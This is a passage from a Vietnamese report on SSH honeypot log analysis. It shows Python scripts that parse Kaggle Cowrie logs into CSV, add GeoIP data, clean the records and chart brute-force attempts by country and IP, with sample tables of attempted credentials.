
File log thu được từ Web Honey Pot có thể được đưa vào cùng pipeline xử lý log Cowrie để:

- So sánh các hành vi tấn công web và SSH đến từ cùng IP.
- Phân tích mật khẩu phổ biến hoặc phương thức brute-force đa kênh.
- Nâng cao tính đa dạng và thực tế cho dữ liệu huấn luyện các mô hình phát hiện tấn công.

# Chương 5 Thu thập và tiền xử lý dữ liệu

## 5.1 Thu thập dữ liệu thực tế từ cộng đồng

Ngoài việc tạo log từ honeypot Cowrie cài đặt trong môi trường thực nghiệm, nhóm đã sử dụng thêm một tập dữ liệu công khai từ cộng đồng để tăng độ phong phú và độ bao phủ trong phân tích hành vi tấn công SSH. Tập dữ liệu được sử dụng là **SSH Login Attempt from SSH Honeypot** được chia sẻ trên nền tảng Kaggle bởi nhà phát triển có tên người dùng là **Rizkybs70**<sup>1</sup>.



Hình 5.1: Trang giới thiệu bộ Dataset được đăng tải và công khai trên Kaggle

### Nguồn gốc và đặc điểm tập dữ liệu

Tập dữ liệu được trích xuất từ hệ thống honeypot Cowrie, được triển khai trong môi trường mạng thực bởi một cộng tác viên an ninh mạng, với mục tiêu thu thập các hành vi tấn công SSH thực tế trong thời gian dài. Dữ liệu được xuất ra dưới định dạng JSON và đã được xử lý cơ bản thành bảng CSV, bao gồm các trường thông tin quan trọng như:

- timestamp: thời gian ghi nhận phiên kết nối
- src\_ip: địa chỉ IP nguồn thực hiện kết nối

<sup>1</sup>Tập dữ liệu gốc: <https://www.kaggle.com/datasets/rizkybs70/ssh-attempt-from-ssh-honeypot?resource=download>

- username, password: cặp thông tin xác thực được thử
- success: trạng thái xác thực (thành công/thất bại)
- session, protocol, commands

## Đánh giá độ tin cậy và an toàn

Trước khi sử dụng, tập dữ liệu được kiểm tra cẩn thận để đảm bảo các yếu tố:

- **Ẩn danh hóa:** Dữ liệu không chứa thông tin nhận diện người dùng thật. Các địa chỉ IP chỉ phản ánh nguồn tấn công (đa phần là bot hoặc máy đã bị chiếm quyền kiểm soát).
- **Không chứa mã độc:** Không có đoạn shellcode, script hoặc tệp thực thi nào được lưu trong bản ghi. Các dòng lệnh nếu có chỉ là văn bản (text).
- **Định dạng mở:** File ở định dạng CSV/JSON dễ kiểm tra và xử lý bằng các thư viện chuẩn trong Python như pandas.

Ngoài ra, dữ liệu được kiểm tra qua công cụ diệt virus cục bộ (Windows Defender và ClamAV trong Linux), không phát hiện mã độc. Đây là thực hành cần thiết khi xử lý log thu thập từ cộng đồng.

## Phân tích sơ bộ hành vi tấn công SSH

Sau khi nạp dữ liệu vào môi trường Python thông qua thư viện pandas, một số quan sát ban đầu được ghi nhận như sau:

- **Hành vi brute-force rõ rệt:** Các IP thường thực hiện hàng trăm đến hàng nghìn lần thử kết nối liên tục, với các tổ hợp tên đăng nhập và mật khẩu phổ biến như root/root, admin/123456, pi/raspberry.
- **Mật khẩu bị thử phổ biến:** Có sự trùng lặp đáng kể trong danh sách mật khẩu bị thử, thể hiện qua tần suất cao của một số chuỗi như 123456, password, toor, qwerty, v.v.
- **Địa chỉ IP xuất phát phân tán:** Các địa chỉ IP nguồn đến từ nhiều quốc gia khác nhau, trong đó nổi bật là các cụm thuộc Trung Quốc, Nga, Ấn Độ, Mỹ và các mạng botnet công cộng. Một số IP có tần suất rất cao, nhiều khả năng là máy chủ tấn công tự động (bot).

## 5.2 Tiết xử lý và làm sạch dữ liệu

Sau khi thu thập dữ liệu log từ các honeypot SSH, bước tiếp theo là tiến hành tiền xử lý và làm sạch dữ liệu để đảm bảo tính chính xác và nhất quán cho các bước phân tích tiếp theo. Quá trình này bao gồm ba giai đoạn chính: phân tích log sang định dạng CSV, bổ sung thông tin địa lý, và chuẩn hóa các giá trị thời gian cũng như kiểm tra địa chỉ IP.

### 5.2.1 Parse log từ định dạng thô sang CSV



```
File _ssh-honeypotd_logs.txt - Notepad
Tệp Soạn thảo Định dạng Xem Trợ giúp
2024-07-31 13:22:06 ssh-honeypotd[1]: Failed password for admin from 85.209.11.227 port
29628 ssh2 (target: 162.20.0.6:122, password: admin)
2024-07-31 13:34:39 ssh-honeypotd[1]: Failed password for sshd from 146.70.121.173 port
17236 ssh2 (target: 162.20.0.6:122, password: admin)
2024-07-31 13:34:43 ssh-honeypotd[1]: Failed password for sshd from 146.70.121.173 port
31346 ssh2 (target: 162.20.0.6:122, password: 1)
2024-07-31 13:48:15 ssh-honeypotd[1]: Failed password for msf from 181.176.161.157 port
51706 ssh2 (target: 162.20.0.6:122, password: msf)
2024-07-31 13:48:21 ssh-honeypotd[1]: Failed password for bom from 181.176.161.157 port
63288 ssh2 (target: 162.20.0.6:122, password: bom)
2024-07-31 13:48:27 ssh-honeypotd[1]: Failed password for testuser1 from 181.176.161.157
port 62864 ssh2 (target: 162.20.0.6:122, password: testuser1)
2024-07-31 13:48:30 ssh-honeypotd[1]: Failed password for vsftpd from 181.176.161.157 port
52870 ssh2 (target: 162.20.0.6:122, password: vsftpd)
2024-07-31 13:48:48 ssh-honeypotd[1]: Failed password for jenkins from 181.176.161.157 port
51948 ssh2 (target: 162.20.0.6:122, password: jenkins@1234)
2024-07-31 13:49:02 ssh-honeypotd[1]: Failed password for naveen from 181.176.161.157 port
52871 ssh2 (target: 162.20.0.6:122, password: naveen@1234)
```

Hình 5.2: File log thô được lấy trực tiếp từ Kaggle

Đầu tiên, log thô được chuyển đổi sang định dạng CSV có cấu trúc nhằm dễ dàng xử lý bằng các thư viện phân tích dữ liệu. Việc này được thực hiện bằng cách sử dụng biểu thức chính quy (regular expression) để trích xuất các trường cần thiết như timestamp, IP nguồn, username, password, v.v. Quá trình được thực hiện trong tập tin `step0_parse_log_to_csv.py` với các thư viện chuẩn như `re`, `csv`, và `os` của Python.

Listing 5.1: Parse log sang CSV

```

1 import re
2 import csv
3 import os
4
5 input_file = r'C:\Users\admin\Desktop-DOMJBUQ\Downloads\archive\
6 ssh-honeypotd_logs.txt'
7 output_file = os.path.join(os.path.dirname(input_file),
8                             'parsed_log.csv')
9
10 log_pattern = re.compile(
11     r'(?P<timestamp>\d{4}-\d{2}-\d{2} \d{2}:\d{2}:\d{2})'
12     '.*?Failed password for (?P<username>\S+) from'
13     '(?P<source_ip>\d{1,3}(?:\.\d{1,3}){3}) port'
14     '(?P<source_port>\d+) ssh2 \ (target:'
15     '(?P<target_ip>\d{1,3}(?:\.\d{1,3}){3}):(?P<target_port>\d+),'
16     'password: (?P<password>.*?))'
17 )
18
19 parsed_rows = []
20 with open(input_file, 'r', encoding='utf-8') as f:
21     for line in f:
22         match = log_pattern.search(line)
23         if match:
24             parsed_rows.append(match.groupdict())
25
26 if parsed_rows:
27     with open(output_file, 'w', newline='', encoding='utf-8') as csvfile:
28         writer = csv.DictWriter(csvfile,
29                               fieldnames=parsed_rows[0].keys())
30         writer.writeheader()
31         writer.writerows(parsed_rows)
32         print(f"Da ghi {len(parsed_rows)} dong vao: {output_file}")
33 else:
34     print("Khong tim thay dong nao khop mau log.")

```

```

PS C:\Users\admin\Desktop-DOMJBUQ\Downloads> & C:/Users/admin/Desktop-DOMJBUQ/AppData/Local/Programs/Python/Python313/python
n.exe c:/Users/admin/Desktop-DOMJBUQ/Downloads/parse_log_to_csv.py
Đã ghi 84467 dòng vào: C:\Users\admin\Desktop-DOMJBUQ\Downloads\archive\parsed_log.csv

```

Hình 5.3: Kết quả chạy file step0\_parse\_log\_to\_csv.py trên Terminal

	timestamp	username	source_ip	source_port	target_ip	target_port	password
1	2024-07-31 13:22:06	admin	85.209.11.227	29628	162.20.0.6	122	admin
2	2024-07-31 13:34:39	sshd	146.70.121.173	17236	162.20.0.6	122	admin
3	2024-07-31 13:34:43	sshd	146.70.121.173	31346	162.20.0.6	122	admin
4	2024-07-31 13:48:15	msf	181.176.161.157	51706	162.20.0.6	122	msf
5	2024-07-31 13:48:21	bom	181.176.161.157	63288	162.20.0.6	122	bom
6	2024-07-31 13:48:27	testuser1	181.176.161.157	62864	162.20.0.6	122	testuser1
7	2024-07-31 13:48:30	vsftpd	181.176.161.157	52870	162.20.0.6	122	vsftpd
8	2024-07-31 13:48:48	jenkins	181.176.161.157	51948	162.20.0.6	122	jenkins@1234
9	2024-07-31 13:49:02	naveen	181.176.161.157	49708	162.20.0.6	122	123456
10	2024-07-31 13:49:06	ftptest	181.176.161.157	63977	162.20.0.6	122	FtpTest123
11	2024-07-31 13:49:31	kafka	181.176.161.157	49512	162.20.0.6	122	kafka1
12	2024-07-31 13:49:36	systems	181.176.161.157	51104	162.20.0.6	122	Systems123
13	2024-07-31 13:49:43	student	181.176.161.157	63383	162.20.0.6	122	123456
14	2024-07-31 13:49:45	root	181.176.161.157	62801	162.20.0.6	122	Qwertyuiop
15	2024-07-31 13:49:50	clamav	181.176.161.157	61798	162.20.0.6	122	123456
16	2024-07-31 13:50:17	dolphin	181.176.161.157	56361	162.20.0.6	122	Dolphin@1234
17	2024-07-31 13:50:25	ly	181.176.161.157	62532	162.20.0.6	122	Ly1234
18	2024-07-31 13:50:27	support	193.201.9.156	24544	162.20.0.6	122	support
19	2024-07-31 13:50:38	centos	181.176.161.157	64442	162.20.0.6	122	centos123
20	2024-07-31 13:50:48	pi	181.176.161.157	57712	162.20.0.6	122	pi@123
21	2024-07-31 13:50:59	hostinger	181.176.161.157	51646	162.20.0.6	122	hostinger1234
22	2024-07-31 13:50:59	hostinger	181.176.161.157	51646	162.20.0.6	122	hostinger1234

Hình 5.4: Dữ liệu sau khi parsed, file parsed\_log.csv

### 5.2.2 Bổ sung thông tin địa lý bằng GeoIP

Sau khi có danh sách IP nguồn, script step1\_location\_geo.py sử dụng cơ sở dữ liệu GeoLite2-City (do MaxMind cung cấp) để tra cứu và bổ sung thông tin quốc gia và thành phố của từng địa chỉ IP. Thư viện ngoài được sử dụng là geoip2, kết hợp với pandas để xử lý dữ liệu dạng bảng.

Listing 5.2: Bổ sung thông tin địa lý

```

1 import pandas as pd
2 import geoip2.database
3
4 db_path = r"C:\Users\admin\Desktop-DOMJBUQ\Downloads\GeoLite2-City.mmdb"
5 csv_input = r"C:\Users\admin\Desktop-DOMJBUQ\Downloads\archive\parsed_log.csv"
6 csv_output = r"C:\Users\admin\Desktop-DOMJBUQ\Downloads\archive\ssh_logs_with_geo.csv"
7
8 df = pd.read_csv(csv_input)
9 reader = geoip2.database.Reader(db_path)
10
11 def get_geo(ip):
12     try:
13         response = reader.city(ip)
14         country = response.country.name
15         city = response.city.name or "Unknown"
16         return pd.Series([country, city])
17     except:
18         return pd.Series(["Unknown", "Unknown"])
19

```

```

20     except:
21         return pd.Series(["Unknown", "Unknown"])
22
23 df[['Country', 'City']] = df['source_ip'].apply(get_geo)
24 df.to_csv(csv_output, index=False)
25 reader.close()
26
27 print("Done! File enriched đã được lưu tại:")
28 print(csv_output)

```

```

PS C:\Users\admin\Desktop-DOMJBUQ\Downloads> & C:/Users/admin/Desktop-DOMJBUQ/AppData/Local/Programs/Python/Python313/python.exe c:/Users/admin/Desktop-DOMJBUQ/Downloads/step1_location_geo.py
Done! File enriched đã được lưu tại:
C:\Users\admin\Desktop-DOMJBUQ\Downloads\archive\ssh_logs_with_geo.csv
PS C:\Users\admin\Desktop-DOMJBUQ\Downloads>

```

Hình 5.5: Kết quả chạy file step1\_location\_geo.py

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
1	timestamp	username	source_ip	source_port	target_ip	target_port	password	Country	City									
2	2024-07-31 13:22:06	admin	85.209.11.227	29628	162.20.0.6	122	admin	Russia	Moscow									
3	2024-07-31 13:34:39	sshd	146.70.121.173	17236	162.20.0.6	122	admin	United Kingdom	Manchester									
4	2024-07-31 13:34:43	sshd	146.70.121.173	31346	162.20.0.6	122	1	United Kingdom	Manchester									
5	2024-07-31 13:48:15	msf	181.176.161.157	51706	162.20.0.6	122	msf	Peru	Piura									
6	2024-07-31 13:48:21	bom	181.176.161.157	63288	162.20.0.6	122	bom	Peru	Piura									
7	2024-07-31 13:48:27	testuser1	181.176.161.157	62664	162.20.0.6	122	testuser1	Peru	Piura									
8	2024-07-31 13:48:30	vsftpd	181.176.161.157	52870	162.20.0.6	122	vsftpd	Peru	Piura									
9	2024-07-31 13:48:46	jenkins	181.176.161.157	51948	162.20.0.6	122	jenkins@1234	Peru	Piura									
10	2024-07-31 13:49:02	naveen	181.176.161.157	49708	162.20.0.6	122	123456	Peru	Piura									
11	2024-07-31 13:49:06	ftptest	181.176.161.157	83977	162.20.0.6	122	ftptest123	Peru	Piura									
12	2024-07-31 13:49:31	kafka	181.176.161.157	49512	162.20.0.6	122	kafka1	Peru	Piura									
13	2024-07-31 13:49:36	systems	181.176.161.157	51104	162.20.0.6	122	Systems123	Peru	Piura									
14	2024-07-31 13:49:43	student	181.176.161.157	63383	162.20.0.6	122	123456	Peru	Piura									
15	2024-07-31 13:49:45	root	181.176.161.157	62801	162.20.0.6	122	Qwertyuiop	Peru	Piura									
16	2024-07-31 13:49:50	clamav	181.176.161.157	61798	162.20.0.6	122	123456	Peru	Piura									
17	2024-07-31 13:50:17	dolphin	181.176.161.157	56361	162.20.0.6	122	Dolphin@1234	Peru	Piura									
18	2024-07-31 13:50:25	ly	181.176.161.157	62532	162.20.0.6	122	Ly1234	Peru	Piura									
19	2024-07-31 13:50:27	support	181.201.9.156	24544	162.20.0.6	122	support	Russia	Unknown									
20	2024-07-31 13:50:38	centos	181.176.161.157	64442	162.20.0.6	122	centos123	Peru	Piura									
21	2024-07-31 13:50:48	pi	181.176.161.157	57712	162.20.0.6	122	pi@123	Peru	Piura									
22	2024-07-31 13:50:59	hostinger	181.176.161.157	61646	162.20.0.6	122	hostinger1234	Peru	Piura									
23	2024-07-31 13:51:23	git	181.176.161.157	60732	162.20.0.6	122	Git@1234	Peru	Piura									
24	2024-07-31 13:51:28	minecraft	181.176.161.157	60615	162.20.0.6	122	minecraft123	Peru	Piura									
25	2024-07-31 13:51:37	web	181.176.161.157	52846	162.20.0.6	122	Web1234	Peru	Piura									

Hình 5.6: Dữ liệu trong file ssh\_logs\_with\_geo.csv sau khi thêm thông tin địa lý bằng GeoIP

### 5.2.3 Chuẩn hóa timestamp và kiểm tra IP hợp lệ

Bước cuối cùng là làm sạch dữ liệu bằng cách chuẩn hóa định dạng thời gian và loại bỏ các địa chỉ IP không hợp lệ. Script `step2_preprocessing.py` sử dụng `pandas` để chuyển đổi trường thời gian sang kiểu dữ liệu `datetime`, đồng thời dùng thư viện `ipaddress` để kiểm tra tính hợp lệ của các IP.

Listing 5.3: Chuẩn hóa và kiểm tra dữ liệu

```
1 import pandas as pd
2 import ipaddress
3
4 file_path = r"C:\Users\admin\Desktop-DOMJBUQ\Downloads\archive\
5 ssh_logs_with_geo.csv"
6 df = pd.read_csv(file_path)
7
8 df['timestamp'] = pd.to_datetime(df['timestamp'],
9     errors='coerce')
10 df = df.dropna(subset=['timestamp'])
11
12 def is_valid_ip(ip):
13     try:
14         ipaddress.ip_address(ip)
15         return True
16     except:
17         return False
18
19 df = df[df['source_ip'].apply(is_valid_ip)]
20 df = df.reset_index(drop=True)
21
22 output_path = r"C:\Users\admin\Desktop-DOMJBUQ\Downloads\archive\
23 ssh_logs_cleaned.csv"
24 df.to_csv(output_path, index=False)
25
print("Da xu ly xong va luu file cleaned!")
```

Các bước trên đảm bảo rằng dữ liệu đầu vào đã được chuẩn hóa, có bổ sung thông tin hữu ích, và loại bỏ các phần tử gây nhiễu hoặc lỗi định dạng. Tập dữ liệu đầu ra sẽ được sử dụng cho các phân tích hành vi và mô hình hóa trong các chương tiếp theo.

```
PS C:\Users\admin\Desktop-DOMJBUQ\Downloads> & C:/Users/admin/Desktop-DOMJBUQ/AppData/Local/Programs/Python/Python313/python
n.exe c:/Users/admin/Desktop-DOMJBUQ/Downloads/step2_preprocessing.py
Đã xử lý xong và lưu file cleaned!
PS C:\Users\admin\Desktop-DOMJBUQ\Downloads> []
```

Hình 5.7: Kết quả chạy file `step2_preprocessing.py`

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
1	timestamp	username	source_ip	source_port	target_ip	target_port	password	Country	City									
2	2024-07-31 13:22:06	admin	85.209.11.227	29628	162.20.0.6	122	admin	Russia	Moscow									
3	2024-07-31 13:34:39	sshd	146.70.121.173	17236	162.20.0.6	122	admin	United Kingdom	Manchester									
4	2024-07-31 13:34:43	sshd	146.70.121.173	31346	162.20.0.6	122	1	United Kingdom	Manchester									
5	2024-07-31 13:48:15	msf	181.176.161.157	51706	162.20.0.6	122	msf	Peru	Piura									
6	2024-07-31 13:48:21	bom	181.176.161.157	63288	162.20.0.6	122	bom	Peru	Piura									
7	2024-07-31 13:48:27	testuser1	181.176.161.157	62864	162.20.0.6	122	testuser1	Peru	Piura									
8	2024-07-31 13:48:30	vsftpd	181.176.161.157	52870	162.20.0.6	122	vsftpd	Peru	Piura									
9	2024-07-31 13:48:46	jenkins	181.176.161.157	51948	162.20.0.6	122	jenkins@123	Peru	Piura									
10	2024-07-31 13:49:02	naveen	181.176.161.157	49708	162.20.0.6	122	123456	Peru	Piura									
11	2024-07-31 13:49:06	ftpstest	181.176.161.157	63977	162.20.0.6	122	Fptest123	Peru	Piura									
12	2024-07-31 13:49:31	kafka	181.176.161.157	49512	162.20.0.6	122	kafka1	Peru	Piura									
13	2024-07-31 13:49:36	systems	181.176.161.157	51104	162.20.0.6	122	Systems123	Peru	Piura									
14	2024-07-31 13:49:43	student	181.176.161.157	63383	162.20.0.6	122	123456	Peru	Piura									
15	2024-07-31 13:49:45	root	181.176.161.157	62801	162.20.0.6	122	Qwertyuiop	Peru	Piura									
16	2024-07-31 13:49:50	clamav	181.176.161.157	61798	162.20.0.6	122	123456	Peru	Piura									
17	2024-07-31 13:50:17	dolphin	181.176.161.157	56361	162.20.0.6	122	Dolphin@1234	Peru	Piura									
18	2024-07-31 13:50:25	ly	181.176.161.157	62532	162.20.0.6	122	Ly1234	Peru	Piura									
19	2024-07-31 13:50:27	support	193.201.9.156	24544	162.20.0.6	122	support	Russia	Unknown									
20	2024-07-31 13:50:38	centos	181.176.161.157	64442	162.20.0.6	122	centos123	Peru	Piura									
21	2024-07-31 13:50:48	pi_1	181.176.161.157	57712	162.20.0.6	122	pi@123	Peru	Piura									
22	2024-07-31 13:50:59	hostinger	181.176.161.157	51646	162.20.0.6	122	hostinger1234	Peru	Piura									
23	2024-07-31 13:51:23	git	181.176.161.157	60732	162.20.0.6	122	Git@1234	Peru	Piura									
24	2024-07-31 13:51:28	minecraft	181.176.161.157	50615	162.20.0.6	122	minecraft123	Peru	Piura									
25	2024-07-31 13:51:37	web	181.176.161.157	52846	162.20.0.6	122	Web1234	Peru	Piura									

Hình 5.8: Dữ liệu file ssh\_logs\_with\_geo.csv sau khi chuẩn hóa timestamp và làm sạch dữ liệu

#### 5.2.4 Khảo sát ban đầu trên tập dữ liệu

Sau các bước tiền xử lý và làm giàu dữ liệu với thông tin địa lý, cần thực hiện bước khảo sát ban đầu để kiểm tra chất lượng và định dạng của tập dữ liệu. Bước này giúp xác định xem dữ liệu có đầy đủ, đúng định dạng và có khả năng sử dụng cho các bước phân tích tiếp theo không.

Tập tin step3\_read\_csv.py thực hiện thao tác đơn giản là đọc tập tin CSV sau khi đã được enrich (bổ sung thông tin địa lý), và hiển thị 5 dòng đầu tiên. Điều này nhằm xác minh trực quan rằng các trường dữ liệu như timestamp, source\_ip, Country, và City đã được thêm và định dạng đúng. Thư viện sử dụng là pandas, một thư viện mạnh mẽ trong việc xử lý dữ liệu bảng.


Listing 5.4: Xem nhanh dữ liệu enriched

```

1 import pandas as pd
2
3 # Đường dẫn tuyệt đối đến file CSV
4 file_path = r"C:\Users\admin\Desktop-DOMJBUQ\Downloads\archive\
5 ssh_logs_with_geo.csv"
6
7 # Đọc file CSV
8 df = pd.read_csv(file_path)
9
10 # In ra 5 dòng đầu tiên để kiểm tra
11 print(df.head())

```

Qua thao tác này, người phân tích có thể kiểm tra nhanh cấu trúc và một số giá trị đại diện của dữ liệu, từ đó xác định bước xử lý tiếp theo như: thống kê, trực quan hóa, hoặc huấn luyện mô hình.



```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS + v ... ^ x
PS C:\Users\admin\Desktop\DOMJBUQ\Downloads> & C:/Users/admin/Desktop-DOMJBUQ/AppData/Local/Programs/Python/Python313/python
n.exe c:/Users/admin/Desktop-DOMJBUQ/Downloads/step3_read_csv.py
   timestamp    username      source_ip  source_port ... target_port  password      Country     City
0  2024-07-31 13:22:06      admin  85.209.11.227       29628 ...        122    admin      Russia    Moscow
1  2024-07-31 13:34:39      sshd  146.70.121.173       17236 ...        122    admin  United Kingdom Manchester
2  2024-07-31 13:34:43      sshd  146.70.121.173       31346 ...        122        1  United Kingdom Manchester
3  2024-07-31 13:48:15      msf  181.176.161.157       51706 ...        122      msf      Peru      Piura
4  2024-07-31 13:48:21      bom  181.176.161.157       63288 ...        122      bom      Peru      Piura

[5 rows x 9 columns]
PS C:\Users\admin\Desktop\DOMJBUQ\Downloads> ]
```

Hình 5.9: Kết quả chạy file step3\_read\_csv.py trên Terminal

# Chương 6 Phân tích hành vi tấn công SSH


## 6.1 Thống kê và trực quan hóa hành vi tấn công

### 6.1.1 Thống kê theo quốc gia nguồn gốc tấn công

Tập tin step4\_plot\_geo.py thực hiện việc thống kê số lượng tấn công SSH theo quốc gia dựa trên địa chỉ IP nguồn đã được enrich ở bước trước. Để trực quan hóa, thư viện Plotly Express được sử dụng để vẽ bản đồ nhiệt toàn cầu (choropleth map), giúp nhận diện nhanh các vùng có tần suất tấn công cao.

Listing 6.1: Thống kê tấn công theo quốc gia

```
1 import pandas as pd
2 import plotly.express as px
3
4 # Doc lai file da co thong tin geo
5 df =
6     pd.read_csv('C:/Users/admin.DESKTOP-DOMJBUQ/Downloads/archive/
7 ssh_logs_with_geo.csv')
8
9 # Dem so lan tan cong theo quoc gia
10 country_counts = df['Country'].value_counts().reset_index()
11 country_counts.columns = ['Country', 'Attack Count']
12
13 # Ve ban do the gioi
14 fig = px.choropleth(
15     country_counts,
16     locations='Country',
17     locationmode='country names',
18     color='Attack Count',
19     color_continuous_scale='Reds',
20     title='Phan bo tan cong theo quoc gia'
21 )
```



Hình 6.1: Bản đồ phân bố tấn công theo quốc gia sau khi chạy file step4\_plot\_geo.py

Bản đồ nhiệt trực quan hoá (choropleth map) được xây dựng dựa trên dữ liệu GeoIP từ tập log tấn công cho phép ta quan sát mức độ phân bố tấn công SSH trên toàn cầu. Từ biểu đồ, ta rút ra một số điểm đáng chú ý như sau:

- **Úc (Australia)** là quốc gia có số lượng kết nối SSH trái phép cao nhất với **21,366 lượt tấn công**, chiếm một tỷ lệ đáng kể trong tổng số log. Điều này có thể phản ánh hai khả năng: (1) có nhiều máy chủ bị chiếm quyền điều khiển (compromised hosts) đặt tại Úc đang thực hiện hành vi tấn công, hoặc (2) các hệ thống tấn công đang cố tình sử dụng IP của Úc để né tránh blacklist.
- **Hoa Kỳ (United States)** đứng thứ hai với **17,061 lượt**, cho thấy mức độ phổ biến của các server hoặc cloud instance tại Mỹ bị lợi dụng cho mục đích quét SSH hoặc brute-force. Đây là một xu hướng phổ biến do các hệ thống cloud thường bị khai thác nếu không cấu hình bảo mật đúng cách.
- **Trung Quốc (China)** với **7,915 lượt** tiếp tục là một trong các quốc gia có mức độ tấn công cao. Điều này phù hợp với nhiều nghiên cứu bảo mật trước đây về tần suất hoạt động mạng từ Trung Quốc trong các chiến dịch quét cổng và brute-force SSH.
- Các quốc gia khác như **Iran (3,512 lượt)**, **Kazakhstan (3,350 lượt)**, **Nga**, và **Ấn Độ** cũng xuất hiện với tần suất đáng kể. Điều này cho thấy các hoạt động tấn công không chỉ giới hạn ở các quốc gia có hạ tầng mạng lớn, mà còn lan rộng đến các khu vực có hệ thống bảo mật yếu hoặc các trung tâm botnet được triển khai phân tán.

- Các khu vực Đông Âu và Trung Á có mật độ IP tấn công tương đối cao, phản ánh xu hướng sử dụng cơ sở hạ tầng tại các khu vực này để tránh sự kiểm soát nghiêm ngặt về pháp lý và an ninh mạng từ các nhà cung cấp dịch vụ lớn.

Qua bản đồ, có thể thấy rằng hoạt động tấn công SSH không chỉ đến từ các "quốc gia thường được gắn mác đe doạ mạng" mà còn từ các quốc gia phát triển – nơi có cơ sở hạ tầng mạng tốt nhưng lại thiếu kiểm soát triệt để các thiết bị bị nhiễm mã độc hoặc bị lạm dụng làm máy trung gian.

### 6.1.2 Phân tích tấn công bất thường theo số lần

Tập tin step5\_botnet\_detection.py tập trung phát hiện hành vi bất thường trong dữ liệu SSH bằng cách đếm số lần tấn công từ từng địa chỉ IP và đánh dấu những IP có số lần vượt ngưỡng là đáng ngờ (giả định là Bot). Ngoài ra, thư viện Seaborn và Matplotlib được sử dụng để trực quan hóa dữ liệu qua biểu đồ thời gian, biểu đồ cột, và biểu đồ tròn.

Listing 6.2: Phân tích tấn công bất thường theo IP

```

1 import pandas as pd
2 import matplotlib.pyplot as plt
3 import seaborn as sns
4
5 # Doc file da tien xu ly
6 file_path = r"C:\Users\admin\Desktop-DOMJBUQ\Downloads\archive\
7 ssh_logs_cleaned.csv"
8 df = pd.read_csv(file_path, parse_dates=['timestamp'])
9
10 # Dem so lan moi IP xuat hien
11 ip_counts = df['source_ip'].value_counts()
12 print("\nTop IP tan cong nhieu nhat:")
13 print(ip_counts.head(10))
14
15 # Gan nhan cac IP co hon N lan tan cong la 'bot'
16 threshold = 2 # co the tang neu du lieu lon hon
17 df['bot'] = df['source_ip'].apply(lambda x: 'Bot' if
18     ip_counts[x] > threshold else 'Normal')
19
20 # Ve bieu do so lan tan cong theo thoi gian
21 plt.figure(figsize=(12, 6))
22 df.set_index('timestamp').resample('1T').size().plot()
23 plt.title('So luong tan cong moi phut')
24 plt.xlabel('Thoi gian')

```

```

24 plt.ylabel('So lan tan cong')
25 plt.tight_layout()
26 plt.grid(True)
27 plt.show()
28
29 # Chi lay Top 10 IP tan cong nhieu nhat
30 top_ips = ip_counts.head(10)
31
32 # Ve bieu do cot
